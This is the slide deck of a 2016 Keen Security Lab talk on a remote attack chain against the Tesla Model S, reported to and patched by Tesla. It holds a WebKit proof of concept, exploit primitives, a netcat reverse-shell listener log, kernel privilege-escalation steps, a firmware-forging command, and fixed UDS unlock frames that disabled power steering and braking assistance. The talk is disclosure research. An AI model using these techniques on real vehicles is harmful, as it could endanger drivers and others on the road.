

# FREE-FALL: TESLA HACKING 2016

Hacking Tesla from Wireless to CAN Bus



# Who we are && What we did

- Keen Security Lab of Tencent. (aka KeenLab or KeenTeam)
- Researchers in KeenLab who are focusing on the cutting-edge security research of smart cars.
- In September 2016, successfully implemented a remote attack on the Tesla Model S in both Parking and Driving mode. This remote attack utilized a complex chain of vulnerabilities.
- More Information
  - <https://www.youtube.com/watch?v=c1XyhReNcHY>
  - <http://keenlab.tencent.com/en/2016/09/19/Keen-Security-Lab-of-Tencent-Car-Hacking-Research-Remote-Attack-to-Tesla-Cars/>
  - <https://www.wired.com/2016/09/tesla-responds-chinese-hack-major-security-upgrade/>

# Deliver the Exploit without Physical Access

- OLD WebKit used in QtCarBrowser on Tesla
- Wi-Fi mode
  - Tesla Car automatically scan and connect known SSIDs
  - “Tesla Guest” with password “abcd123456” in Body shop and Supercharger<sup>[1]</sup>
  - QtCarBrowser will automatically reload its current webpage.
  - Trigger our WebKit exploit
- Cellular mode
  - Think about phishing and user mistyping, it's only restricted by imagination.

# Attacking Browser

- User-Agent
  - Mozilla/5.0 (X11; Linux)  
AppleWebKit/534.34 (KHTML, like Gecko)  
QtCarBrowser Safari/534.34
- Old WebKit
  - All the widely used vulnerabilities are patched.
  - All the vulnerabilities reported by KeenTeam in 2015 are patched.

# Vulnerability in JSArray::sort()

- JSArray::sort
  - Copy elements into AVLTree
  - Call compareFunction
  - Copy elements back into storage.

```
void JSArray::sort(ExecState* exec, JSValue compareFunction, CallType callType, const CallData& callData)
{
    ArrayStorage* storage = m_storage;
    .....
    if (callType == CallTypeJS)
        tree.abstractor().m_cachedCall = adoptPtr(new CachedCall(exec, asFunction(compareFunction), 2));
    .....
    // Copy the values back into m_storage.
    AVLTree<AVLTreeAbstractorForArrayCompare, 44>::Iterator iter;
    iter.start_iter_least(tree);
    JSGlobalData& globalData = exec->globalData();
    for (unsigned i = 0; i < numDefined; ++i) {
        storage->m_vector[i].set(globalData, this, tree.abstractor().m_nodes[*iter].value);
        ++iter;
    }
    .....
    storage->m_numValuesInVector = newUsedVectorLength;
}
```

# Root Cause

```

Program received signal SIGSEGV, Segmentation fault.
JSC::JSArray::sort (this=0xaf220e8, exec=0xae80f1d0, compareFunction=..., callType=5, callData=...) at runtime/JSArray.c
pp:1132
1132             newUsedVectorLength += map->size();
(gdb) p map
$13 = (JSC::SparseArrayValueMap *) 0x4
(gdb)

```

```

struct ArrayStorage {
    unsigned m_length; // The "length" property on the array
    unsigned m_numValuesInVector;
    SparseArrayValueMap* m_sparseValueMap;
    void* subclassData; // A JSArray subclass can use this to fill the
    void* m_allocBase; // Pointer to base address returned by malloc().
    size_t reportedMapCapacity;
#ifdef CHECK_ARRAY_CONSISTENCY
    bool m_inCompactInitialization;
#endif
    WriteBarrier<Unknown> m_vector[1];
};

```

storage

0xb03c71c0:	0x00000005	0x00000005	0x00000000	0x00000000
0xb03c71d0:	0xb03c71c0	0x00000000	0x00000000	0xffffffff
0xb03c71e0:	0x00000001	0xffffffff	0x00000002	0xffffffff
0xb03c71f0:	0x00000003	0xffffffff	0xae625d98	0xffffffff

JSC::JSArray::shiftCount()

```

if (SparseArrayValueMap* map = storage->m_sparseValueMap) {
    newUsedVectorLength += map->size();
    .....
}

```

storage

0xb03c71c0:	0x00000004	0x00000004	0x00000004	0x00000004
0xb03c71d0:	0x00000000	0x00000000	0xb03c71c0	0x00000000
0xb03c71e0:	0x00000001	0xffffffff	0x00000002	0xffffffff
0xb03c71f0:	0x00000003	0xffffffff	0xae625d98	0xffffffff

# Ability: Leak Address

```
void JSArray::sort(ExecState* exec, JSValue compareFunction, CallType callType, const CallData& callData)
{
    checkConsistency();

    ArrayStorage* storage = m_storage;

    .....

    if (callType == CallTypeJS)
        tree.abstractor().m_cachedCall = adoptPtr(new CachedCall(exec, asFunction(compareFunction), 2));
    .....

    if (SparseArrayValueMap* map = storage->m_sparseValueMap) {
        newUsedVectorLength += map->size();
        .....
    }
    .....
    // Copy the values back into m_storage.
    AVLTree<AVLTreeAbstractorForArrayCompare, 44>::Iterator iter;
    iter.start_iter_least(tree);
    JSGlobalData& globalData = exec->globalData();
    for (unsigned i = 0; i < numDefined; ++i) {
        storage->m_vector[i].set(globalData, this, tree.abstractor().m_nodes[*iter].value);
        ++iter;
    }
    .....

    storage->m_numValuesInVector = newUsedVectorLength;

    checkConsistency(SortConsistencyCheck);
} ? end sort ?
```


# Ability: leak address

## • Overlap

ArrayStorage(before unshift)

ArrayStorage( after unshift)

storage



## • Type Confusion



*JSArray::sort():*

```
storage->m_numValuesInVector = newUsedVectorLength;
```





# Ability: UAF

```
void JSArray::sort(ExecState* exec, JSValue compareFunction, CallType callType, const CallData& callData)
{
    checkConsistency();

    ArrayStorage* storage = m_storage;

    .....

    if (callType == CallTypeJS)
        tree.abstractor().m_cachedCall = adoptPtr(new CachedCall(exec, asFunction(compareFunction), 2));
    .....

    if (SparseArrayValueMap* map = storage->m_sparseValueMap) {
        newUsedVectorLength += map->size();
        .....
    }
    .....

    // Copy the values back into m_storage.
    AVLTree<AVLTreeAbstractorForArrayCompare, 44>::Iterator iter;
    iter.start_iter_least(tree);
    JSGlobalData& globalData = exec->globalData();
    for (unsigned i = 0; i < numDefined; ++i) {
        storage->m_vector[i].set(globalData, this, tree.abstractor().m_nodes[*iter].value);
        ++iter;
    }
    .....

    storage->m_numValuesInVector = newUsedVectorLength;

    checkConsistency(SortConsistencyCheck);
} ? end sort ?
```

# Ability: UAF

- Arbitrary address fastFree

new array *A1*

5	5	map=0	0	m_alloc Base	0	JSValue-A	JSValue-B	...
---	---	-------	---	-----------------	---	-----------	-----------	-----

shift() *A1* in myCompFunc

		0	4	0	0	m_alloc Base	0	JSValue-a	...
--	--	---	---	---	---	-----------------	---	-----------	-----

Copy back in JSC::JSArray::sort()

		4	4	0	0	JSValue-A	JSValue-B	...
--	--	---	---	---	---	-----------	-----------	-----

unshift *A1* twice to trigger increase VectorPrefixLength()

fastFree arbitrary address (JSValue-A.payload)

# Powerful CVE-2011-3928 for leak

## • POC

```

<script>if (window.addEventListener) {
  window.addEventListener('load', func, false);
}
function func()
{
  e = document.getElementById('t1');
  document.importNode(e, true);
}
</script>
<table id="t1">
  <td>
    <xht:input>
  </td>
</table>

```



```

<script>
  var e=document.createElement("xht:input");
  document.importNode(e, true);
</script>

```

## • Type Confusion

```

void HTMLInputElement::copyNonAttributeProperties(const Element* source)
{
  const HTMLInputElement* sourceElement = static_cast<const HTMLInputElement*>(source);
  m_data.setValue(sourceElement->m_data.value());
  setChecked(sourceElement->m_isChecked);
  m_reflectsCheckedAttribute = sourceElement->m_reflectsCheckedAttribute;
  m_isIndeterminate = sourceElement->m_isIndeterminate;

  HTMLFormControlItemWithState::copyNonAttributeProperties(source);
}

```

type	size
Element	0x34
HTMLInputElement	0x7c

# Powerful CVE-2011-3928 for leak

- Corrupted **HTMLInputElement** structure

0x82d1078:	0xb7f45668	0xb7f458f8	0x00000001	0x00000000
0x82d1088:	0x082ced6c	0xb0329b00	0x00000000	0x00000000
0x82d1098:	0x00000000	0x0058003c	0x00000000	0x00000000
0x82d10a8:	0xb034d330	0x00000000	0x00000000	0x00000041
0x82d10b8:	0xb7f45668	0xb7f458f8	0x00000001	0x081afb70
0x82d10c8:	0x082ced88	0xb0329b00	0x00000000	0x082d10f8
0x82d10d8:	0x00000000	0x0058003c	0x00000000	0x00000000
0x82d10e8:	0xb034d330	0x00000000	0x00000000	0x00000041
0x82d10f8:	0xb7f456e8	0xb7f458f8	0x00000001	0x081afb70
0x82d1108:	0x082ceddc	0xb0329b00	0x082d10b8	0x00000000
0x82d1118:	0x00000000	0x0058003c	0x00000000	0x00000000
0x82d1128:	0xb034d330	0x00000000	0x00000000	0x00000041
0x82d1138:	0xb7f45668	0xb7f458f8	0x00000001	0x00000000
0x82d1148:	0x082cedf8	0xb0329b00	0x00000000	0x00000000
0x82d1158:	0x00000000	0x0058003c	0x00000000	0x00000000
0x82d1168:	0xb034d330	0x00000000	0x00000000	0x00000041
0x82d1178:	0xb7f45668	0xb7f458f8	0x00000001	0x00000000

(WebCore::Node \*)m\_next

(WTF::StringImpl \*)m\_data.m\_value.m\_impl.m\_ptr

*aHTMLInputElement* = document.importNode(*aElement*, true);

# Powerful CVE-2011-3928 for leak

- Corrupted **WTF::StringImpl** structure

0x82d1078:	0xb7f45668	0xb7f458f8	0x00000001	0x00000000
0x82d1088:	0x082ced6c	0xb0329b00	0x00000000	0x00000000
0x82d1098:	0x00000000	0x0058003c	0x00000000	0x00000000
0x82d10a8:	0xb034d330	0x00000000	0x00000000	0x00000041
0x82d10b8:	0xb7f45668	0xb7f458f8	0x00000001	0x081afb70
0x82d10c8:	0x082ced88	0xb0329b00	0x00000000	0x082d10f8
0x82d10d8:	0x00000000	0x0058003c	0x00000000	0x00000000
0x82d10e8:	0xb034d330	0x00000000	0x00000000	0x00000041
0x82d10f8:	0xb7f456e8	0xb7f458f8	0x00000001	0x081afb70
0x82d1108:	0x082ceddc	0xb0329b00	0x082d10b8	0x00000000
0x82d1118:	0x00000000	0x0058003c	0x00000000	0x00000000
0x82d1128:	0xb034d330	0x00000000	0x00000000	0x00000041
0x82d1138:	0xb7f45668	0xb7f458f8	0x00000001	0x00000000
0x82d1148:	0x082cedf8	0xb0329b00	0x00000000	0x00000000
0x82d1158:	0x00000000	0x0058003c	0x00000000	0x00000000
0x82d1168:	0xb034d330	0x00000000	0x00000000	0x00000041
0x82d1178:	0xb7f45668	0xb7f458f8	0x00000001	0x00000000

WTF::StringImpl  
 .m\_length = 0xb7f458f8  
 .m\_data = 1

- Arbitrary address read

*corruptedString* = *aHTMLInputElement*.value;

e.g. corruptedString[0x100000] reads data from MEMORY[0x200001]

# Summary

## • Arbitrary Address READ/WRITE

- Leak JSCell address of *Uint32Array* (sort() vulnerability:leak)
- Get address of *Uint32Array* from *JSCell* (importNode AAR)
- fastFree the address (sort() vulnerability:fastFree )
- Define a new *Uint32Array*(6) to achieve AAR/AAW

} UAF

## • Arbitrary code execute

- Insert a javascript function into a array
- Leak JSCell address of this function (sort() vulnerability:leak)
- Get address of JIT memory from JSCell address (AAR)
- Write shellcode to JIT and execute this function (AAW)

# Shelled, but...

- Low privilege account
  - browser(uid=2222)

- AppArmor

```
/** ix  
/proc/** r  
...
```

- iptables

- Accept Internet access
- Deny Internal access(except specified port and protocol)

```
last login: Wed Jul 13 06:27:38 2016 from [REDACTED].229  
root@v:~# nc -lp 31337  
^C  
root@v:~# nc -lv 31337  
Listening on [0.0.0.0] (family 0, port 31337)  
Connection from [REDACTED].86] port 31337 [tcp/*] accepted (family 2, sport 2053)  
id  
uid=2222(browser) gid=2222(browser) groups=2222(browser)  
uname -a  
Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 1202798460 armv7l GNU/Linux
```

# Explore Kernel

- OLD kernel

```
Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 12027984
60 armv7l GNU/Linux
```

- CVE-2013-6282 (put\_user/get\_user)

ARM: 7527/1: uaccess: explicitly check \_\_user pointer when !CPU\_USE\_DOMAINS

The {get,put}\_user macros don't perform range checking on the provided \_\_user address when !CPU\_HAS\_DOMAINS.

This patch reworks the out-of-line assembly accessors to check the user address against a specified limit, returning -EFAULT if is is out of range.

[will: changed get\_user register allocation to match put\_user]  
[rmk: fixed building on older ARM architectures]

<https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=8404663f81d212918ff85f493649a7991209fa04>

- Dump kernel

```
[ 0.000000] .init : 0xc0008000 - 0xc045b000 (4428 kB)
[ 0.000000] .text : 0xc045b000 - 0xc09f2000 (5724 kB)
[ 0.000000] .data : 0xc09f2000 - 0xc0a46820 ( 339 kB)
```



# Exploit Kernel


- Replace a syscall entry in syscall table
  - Arbitrary code execute
- Call `reset_security_ops()` in new syscall
  - Disable AppArmor
- Patch `sys_resuid()`
  - Get root

# Rock'n'Roll with ECUs

- *Introduction to the gateway*
- Run customized firmware
- Send messages to other ECUs
- Affect the real world

# Introduction to the gateway

- Gateway/gw/gtw



# Introduction to the gateway

- Gateway/gw/gtw
- PowerPC chip running RTOS (Most likely FreeRTOS)
- SDCard
- Memory mapping



# Introduction to the gateway

- Gateway/gw/gtw
- PowerPC chip running RTOS (Most likely FreeRTOS)
- SDCard
- Memory mapping
- Valid IP Packets: Text shell, File xfer, Diagnostic commands(udp:3500), ...
- See more: *Gateway Internals of Tesla Motors*, our previous talk on ZeroNights'16

# Rock'n'Roll with ECUs

- Introduction to the gateway
- *Run customized firmware*
- Send messages to other ECUs
- Affect the real world

# Run Customized Firmwares

- Preparation of a ECU Upgrade
- Trigger ECU upgrading
- ECU Software Upgrade
- Modify to make acceptable software package

# Preparation of a ECU Upgrade

- Files from OTA: Software bundle
  - Large set of compiled files
- Transfer files to SD Card via UDP
  - "release.tgz" - ECU Software Package
  - "noboot.img" - ECU Updater
- Pull the " update trigger"



# Preparation of a ECU Upgrade

- In "release.tgz" - ECU Software Package
  - "\*.hex" - Firmware & Calibration Files
  - "manifest" – Version Infos

# Trigger ECU Upgrading

- Command to gw: 0x08(update trigger)
  - UDPSendDiagCommand("\x08noboot.img")
- Gateway: Check then rename to boot.img and reboot
- Upload "boot.img" directly is forbidden

```
$ xxd -l 128 SD_4GB/booted.img
00000000: 4800 0020 fadc 7d33 0006 3b74 fff9 c48b
00000010: 0000 000c 006b 32ff 4757 2052 3420 2020
00000020: 3c20 fffe 6021 0000 3800 0002 9001 0000
00000030: 3c20 fffe 6021 c000 8001 0000 6400 0001
00000040: 3c20 ffff 3c00 7009 6000 0064 9001 0008
00000050: 3c00 0000 6000 0003 9001 000c 8001 0004
00000060: 7000 0008 4182 fff8 3c20 fffe 6021 8000
00000070: 3c00 8000 9001 09a0 3c20 fff3 6021 8000
```

# Trigger ECU Upgrading

- Load "boot.img" to 0x4000\_0000, then run.
- Most important task is taskUpdate.
- Boot.img header

```
$ xxd -l 128 SD_4GB/booted.img
00000000: 4800 0020 fadc 7d33 0006 3b74 fff9 c48b
00000010: 0000 000c 006b 32ff 4757 2052 3420 2020
00000020: 3c20 ffte 6021 0000 3800 0002 9001 0000
00000030: 3c20 fffe 6021 c000 8001 0000 6400 0001
00000040: 3c20 ffff 3c00 7009 6000 0064 9001 0008
00000050: 3c00 0000 6000 0003 9001 000c 8001 0004
00000060: 7000 0008 4182 fff8 3c20 fffe 6021 8000
00000070: 3c00 8000 9001 09a0 3c20 fff3 6021 8000
```

# ECU Software Upgrade

- pektronUpdate
- Verify the software package
- Send each firmware file
- Reboot

# ECU Software Upgrade

- pektronUpdate
- Verify the software package
- Send each firmware file
- Reboot
- Happy fact: the big brother shared its log

```
74 00:42.619 (00:00.014) :: *****
75 00:42.619 (00:00.014) :: Updating gtw.hex
76 00:42.619 (00:00.014) :: *****
77 00:42.634 (00:00.029) :: version 0.105.6 => 0.107.50
78 01:20.039 (00:37.434) :: * * * gtw.hex succeeded.
79 01:20.039 (00:37.434) :: Total download time for gtw.hex: 00:37
80
81 ----> Wrote 389 characters to log file.
82 ----> Start time of write: 80042 ms.
83 ----> End time of write: 80052 ms.
84 ----> Write duration: 10 ms.
85
```

# Modify to make acceptable software package

*Tencent*

- Now can run new code by modifying the update software
- “Protected” by CRC32 - can find collision(s)
- Now at least we can modify/dump the bootloader.

# Modify to make acceptable software package

Tencent

- An ECU software package("release.tgz") contains:
  - Manifest file.
  - ECU Software(s)
  - *Checksum value*. At the end of package.
- To produce a customized package for Gateway:
  - Re-calculate checksum in gtw.hex
  - Write a manifest file in the same format
  - `compress.sh gtw.hex manifest | append_crc.sh release.tgz`

# Modify to make acceptable software package

Tencent

- A software package for ECU contains:
  - Manifest file.
  - ECU Software(s)
  - *Checksum value*. At the end of file.
- To produce a customized package for Gateway:
  - Re-calculate checksum in gtw.hex
  - Write a manifest file in the same format
  - ``compress.sh gtw.hex manifest | append_crc.sh release.tgz``
- Modify updater to bypass the verification of "release.tgz"



# Rock'n'Roll with ECUs

- Introduction to the gateway
- Run customized firmwares
- *Send messages to other ECUs*
- Affect the real world

# Send Messages to Other ECUs

- CAN bus is *sexy* !
- Only way to talk on CAN for CID is gateway
- First step: send/sniff any CAN bus via gateway
  - gw:udp:{20100,20101}
  - Works by design
- Limitations
  - **Limited channels**
  - Not always available


# Send Messages to Other ECUs

- Diag 0x04 on GTW is provided to send CAN message
  - Insert a message in the buffer
  - Send with other normal instructions
- Still limitations
  - *Unable to send under driving mode(pain!)*
- More reverse engineering....
  - Diag 0x01

# Send Messages to Other ECUs

- Fixing the limitation might be easy.


DiagID	pDiagHandler
0x01	hfDiag0x01
...	...
0x04	hfDiag0x04
...	...



# Send Messages to Other ECUs

- Fixing the limitation can be easy.
- Swap the handler of 0x04 and 0x01

DiagID	pDiagHandler
0x04	hfDiag0x01
...	...
0x01	hfDiag0x04
...	...



# Send Messages to Other ECUs

- Fixing the limitation can be easy.
- Swap the handler of 0x04 and 0x01
- Then everything works fine, for example
  - Send command to turn on/off light
  - Even when driving
- Sadly, still limitations

# Send Messages to Other ECUs

- Some ECUs just not responding under driving mode
  - Broadcasted messages on the bus
  - Certain ECUs will notice the speed and disable danger functions if necessary
- Possible idea: Stop the speed information from spreading on the whole CAN network

# Send Messages to Other ECUs

- Focus on the forwarding table
  - From 20100/CAN to other CAN bus or UDP
  - Simple modification to block the forwarding process

```

ASH:000BC898 02 18      word_BC898:      .short 0x218      # DATA XREF: FLASH:00114DD4↓o
ASH:000BC898                                     # RAM:off_400542C0↓o
ASH:000BC89A FF FF      .short 0xFFFF    0x217
ASH:000BC89C 00 00 00 0A      .long 0xA
ASH:000BC8A0 00 00 00 64      .long 0x64
ASH:000BC8A4 00 00 00 00      .long 0
ASH:000BC8A8 00 00 00 00      .long 0
ASH:000BC8AC 00 00 00 00      .long 0
ASH:000BC8B0 00 04 1E 20+    .long 0x41E20, 0x400646C0, 0x578FFFFF, 0x7530, 0x493E0, 0, 0, 0
ASH:000BC8D0 00 04 0A 44+    .long 0x40A44, 0x400646C8, 0x248FFFFF, 0xA, 0x64, 0, 0, 0
ASH:000BC8F4 40          .byte 0x40 # @
ASH:000BC8F5 06 46 D0      .byte 6, 0x46, 0xD0
ASH:000BC8F8 02 58 FF FF+dword_BC8F8: .long 0x258FFFFF, 0x32, 0x1F4, 0, 0, 0, 0
ASH:000BC8F8 00 00 00 32+    # DATA XREF: FLASH:00114E1C↓o
ASH:000BC8F8 00 00 01 F4+    # RAM:40054308↓o

```



# Rock'n'Roll with ECUs


- Introduction to the gateway
- Run customized firmwares
- Send messages to other ECUs
- *Affect the real world*

# Affect the Real World

- Protocol used on CAN bus (at least while upgrading): UDS (ISO 14229)
- UDS assigned different ID for each type of request/response:
  - 27H/67H: Security Access Request/Response
  - 10H/50H: Session Control
  - 11H/51H: Reset ECU

# Affect the Real World

- UDS assigned different ID for each type of request/response
- Security Access: Get it to unlock ECU
  - Something like Challenge-Response



# Affect the Real World

- UDS assigned different ID for each type of request/response:
- Security Access: Get it to unlock ECU
  - Something like Challenge-Response
  - Vulnerability: the key/seed is fixed

```
02 27 01 00 00 00 00 00
10 12 67 01 00 01 02 03
30 00 00 00 00 00 00 00
21 04 05 06 07 08 09 0a
22 0b 0c 0d 0e 0f 00 00
```

```
10 12 27 02 35 34 37 36
30 00 00 00 00 00 00 00
21 31 30 33 32 3d 3c 3f
22 3e 39 38 3b 3a 00 00
02 67 02 00 00 00 00 00
```


```
02 27 03 00 00 00 00 00
10 12 67 03 00 01 02 03
30 00 00 00 00 00 00 00
21 04 05 06 07 08 09 0a
22 0b 0c 0d 0e 0f 00 00
```

```
10 12 27 04 35 34 37 36
30 00 00 00 00 00 00 00
21 31 30 33 32 3d 3c 3f
22 3e 39 38 3b 3a 00 00
02 67 04 00 00 00 00 00
```

# Affect the Real World

- Gain higher access level → Under flashing mode
  - Nothing will work for safety
- Make ESP under diag mode, partially worked
  - No speed info on IC or CAN-CH
  - Alert info of ABS displayed
  - Power-assisted steering/breaking disabled.

# Conclusion



# Tesla's Response

- “They did good work. They helped us find something that’s a problem we needed to fix. And that’s what we did.”

-- JB Straubel (Tesla CTO)

- “impressive.”

-- Chris Evans

## Tesla Security Researcher Hall of Fame

Tesla appreciates and wants to recognize the contributions of security researchers. If you are the first researcher to report a confirmed vulnerability, we will list your name in our Hall of Fame (unless you would prefer to remain anonymous). You may also be considered for an award if you are the first researcher to report one of the top 3 confirmed vulnerabilities in a calendar quarter. You must comply with our Responsible Disclosure Guidelines (above) to be considered for our Hall of Fame and top 3 awards.

